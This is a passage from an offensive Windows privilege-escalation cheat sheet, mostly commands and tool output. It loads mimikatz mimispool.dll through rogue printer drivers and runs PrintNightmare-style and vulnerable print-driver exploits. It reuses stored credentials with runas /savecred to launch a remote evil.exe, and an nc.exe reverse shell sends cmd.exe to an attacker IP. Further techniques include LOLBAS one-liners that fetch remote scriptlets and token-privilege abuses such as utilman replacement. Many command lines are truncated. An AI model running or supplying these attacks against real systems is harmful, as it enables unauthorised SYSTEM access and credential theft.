    Cert Issuer: CN=Symantec Class 3 SHA256 Code Signing CA, OU=Symantec Trust Network, O=
    Signer: CN="Citrix Systems, Inc.", OU=XenApp(ClientSHA256), O="Citrix Systems, Inc.",
<SNIP>
```

EoP - Printers

Universal Printer

Create a Printer

```
$printerName     = 'Universal Priv Printer'
$system32        = $env:systemroot + '\system32'
$drivers         = $system32 + '\spool\drivers'
$RegStartPrinter = 'Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\

Copy-Item -Force -Path ($system32 + '\mscms.dll')             -Destination ($system32 + '\mimi
Copy-Item -Force -Path '.\mimikatz_trunk\x64\mimispool.dll'   -Destination ($drivers  + '\x64\
Copy-Item -Force -Path '.\mimikatz_trunk\win32\mimispool.dll' -Destination ($drivers  + '\W32X

Add-PrinterDriver -Name       'Generic / Text Only'
Add-Printer       -DriverName 'Generic / Text Only' -Name $printerName -PortName 'FILE:' -Shar

New-Item         -Path ($RegStartPrinter + '\CopyFiles')        | Out-Null
New-Item         -Path ($RegStartPrinter + '\CopyFiles\Kiwi')   | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi')   -Name 'Directory' -PropertyTyp
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi')   -Name 'Files'     -PropertyTyp
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Kiwi')   -Name 'Module'    -PropertyTyp
New-Item         -Path ($RegStartPrinter + '\CopyFiles\Litchi') | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name 'Directory' -PropertyTyp
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name 'Files'     -PropertyTyp
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Litchi') -Name 'Module'    -PropertyTyp
New-Item         -Path ($RegStartPrinter + '\CopyFiles\Mango')  | Out-Null
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango')  -Name 'Directory' -PropertyTyp
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango')  -Name 'Files'     -PropertyTyp
New-ItemProperty -Path ($RegStartPrinter + '\CopyFiles\Mango')  -Name 'Module'    -PropertyTyp
```

Execute the driver

```
$serverName  = 'dc.purple.lab'
$printerName = 'Universal Priv Printer'
$fullprinterName = '\\' + $serverName + '\' + $printerName + ' - ' + $(If ([System.Environment
Remove-Printer -Name $fullprinterName -ErrorAction SilentlyContinue
Add-Printer -ConnectionName $fullprinterName
```

PrinterNightmare

```
git clone https://tinyurl.com/24mzrkcj
PS C:\adversary> FakePrinter.exe 32mimispool.dll 64mimispool.dll EasySystemShell
[<3] @Flangvik - TrustedSec
[+] Copying C:\Windows\system32\mscms.dll to C:\Windows\system32\6cfbaf26f4c64131896df8a522546
[+] Copying 64mimispool.dll to C:\Windows\system32\spool\drivers\x64\3\6cfbaf26f4c64131896df8a
[+] Copying 32mimispool.dll to C:\Windows\system32\spool\drivers\W32X86\3\6cfbaf26f4c64131896d
[+] Adding printer driver => Generic / Text Only!
[+] Adding printer => EasySystemShell!
[+] Setting 64-bit Registry key
```

```
[+] Setting 32-bit Registry key
[+] Setting '*' Registry key
```

```
PS C:\target> $serverName  = 'printer-installed-host'
PS C:\target> $printerName = 'EasySystemShell'
PS C:\target> $fullprinterName = '\\' + $serverName + '\' + $printerName + ' - ' + $(If ([Syst
PS C:\target> Remove-Printer -Name $fullprinterName -ErrorAction SilentlyContinue
PS C:\target> Add-Printer -ConnectionName $fullprinterName
```

Bring Your Own Vulnerability

Concealed Position : https://tinyurl.com/2bvl5yz3

- ACIDDAMAGE - CVE-2021-35449 - Lexmark Universal Print Driver LPE
- RADIANTDAMAGE - CVE-2021-38085 - Canon TR150 Print Driver LPE
- POISONDAMAGE - CVE-2019-19363 - Ricoh PCL6 Print Driver LPE
- SLASHINGDAMAGE - CVE-2020-1300 - Windows Print Spooler LPE

```
cp_server.exe -e ACIDDAMAGE
# Get-Printer
# Set the "Advanced Sharing Settings" -> "Turn off password protected sharing"
cp_client.exe -r 10.0.0.9 -n ACIDDAMAGE -e ACIDDAMAGE
cp_client.exe -l -e ACIDDAMAGE
```

EoP - Runas

Use the `cmdkey` to list the stored credentials on the machine.

```
cmdkey /list
Currently stored credentials:
 Target: Domain:interactive=WORKGROUP\Administrator
 Type: Domain Password
 User: WORKGROUP\Administrator
```

Then you can use `runas` with the `/savecred` options in order to use the saved credentials. The following example is calling a remote binary via an SMB share.

```
runas /savecred /user:WORKGROUP\Administrator "\\10.XXX.XXX.XXX\SHARE\evil.exe"
runas /savecred /user:Administrator "cmd.exe /k whoami"
```

Using `runas` with a provided set of credential.

```
C:\Windows\System32\runas.exe /env /noprofile /user:<username> <password> "c:\users\Public\nc.
```

```
$secpasswd = ConvertTo-SecureString "<password>" -AsPlainText -Force
$mycreds = New-Object System.Management.Automation.PSCredential ("<user>", $secpasswd)
$computer = "<hostname>"
[System.Diagnostics.Process]::Start("C:\users\public\nc.exe","<attacker_ip> 4444 -e cmd.exe",
```

EoP - Abusing Shadow Copies

If you have local administrator access on a machine try to list shadow copies, it's an easy way for Privilege Escalation.

```
# List shadow copies using vssadmin (Needs Admnistrator Access)
vssadmin list shadows

# List shadow copies using diskshadow
diskshadow list shadows all

# Make a symlink to the shadow copy and access it
mklink /d c:\shadowcopy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\
```

EoP - From local administrator to NT SYSTEM

```
PsExec.exe -i -s cmd.exe
```

EoP - Living Off The Land Binaries and Scripts

Living Off The Land Binaries and Scripts (and also Libraries) : https://tinyurl.com/y6ct9yf9

> The goal of the LOLBAS project is to document every binary, script, and library that can be used for Living Off The Land techniques.

A LOLBin/Lib/Script must:

- Be a Microsoft-signed file, either native to the OS or downloaded from Microsoft. Have extra "unexpected" functionality. It is not interesting to document intended use cases. Exceptions are application whitelisting bypasses
- Have functionality that would be useful to an APT or red team

```
wmic.exe process call create calc
regsvr32 /s /n /u /i:https://tinyurl.com/2a8yook3 scrobj.dll
Microsoft.Workflow.Compiler.exe tests.xml results.xml
```

EoP - Impersonation Privileges

Full privileges cheatsheet at https://tinyurl.com/2cv7an8v summary below will only list direct ways to exploit the privilege to obtain an admin session or read sensitive files.

Privilege	Impact	Tool	Execution path	Remarks
`SeAssignPrimaryToken`	***Admin***	3rd party tool	*"It would allow a user to impersonate tokens and privesc to nt system using tools such as potato.exe, rottenpotato.exe and juicypotato.exe"*	Thank you Aurélien Ch for the update. I will try re-phrase it to somethi more recipe-like soon.
`SeBackup`	**Threat**	***Built-in commands***	Read sensitve files with `robocopy /b`	- May be more interest if you can read %WINDIR%\MEMORY. - `SeBackupPrivilege` (robocopy) is not helpfu when it comes to open files. - Robocopy requires b SeBackup and SeResto work with /b paramete
`SeCreateToken`	***Admin***	3rd party tool	Create arbitrary token including local admin rights with `NtCreateToken` .	
`SeDebug`	***Admin***	**PowerShell**	Duplicate the `lsass.exe` token.	Script to be found at FuzzySecurity
`SeLoadDriver`	***Admin***	3rd party tool	1. Load buggy kernel driver such as `szkg64.sys` or `capcom.sys`	1. The `szkg64` vulnera is listed as CVE-2018-15732 2. The `szkg64` exploit

Privilege	Impact	Tool	Execution path	Remarks
			2. Exploit the driver vulnerability Alternatively, the privilege may be used to unload security-related drivers with `ftlMC` builtin command. i.e.: `fltMC sysmondrv`	was created by Parvez Anwar
`SeRestore`	***Admin***	**PowerShell**	1. Launch PowerShell/ISE with the SeRestore privilege present. 2. Enable the privilege with Enable-SeRestorePrivilege). 3. Rename utilman.exe to utilman.old 4. Rename cmd.exe to utilman.exe 5. Lock the console and press Win+U	Attack may be detecte some AV software. Alternative method reli on replacing service binaries stored in "Prog Files" using the same privilege.
`SeTakeOwnership`	***Admin***	***Built-in commands***	1. `takeown.exe /f "%windir%\system32"` 2. `icalcs.exe "%windir%\system32" /grant "%username%":F` 3. Rename cmd.exe to utilman.exe 4. Lock the console and press Win+U	Attack may be detecte some AV software. Alternative method reli on replacing service binaries stored in "Prog Files" using the same privilege.
`SeTcb`	***Admin***	3rd party tool	Manipulate tokens to have local admin rights included. May require	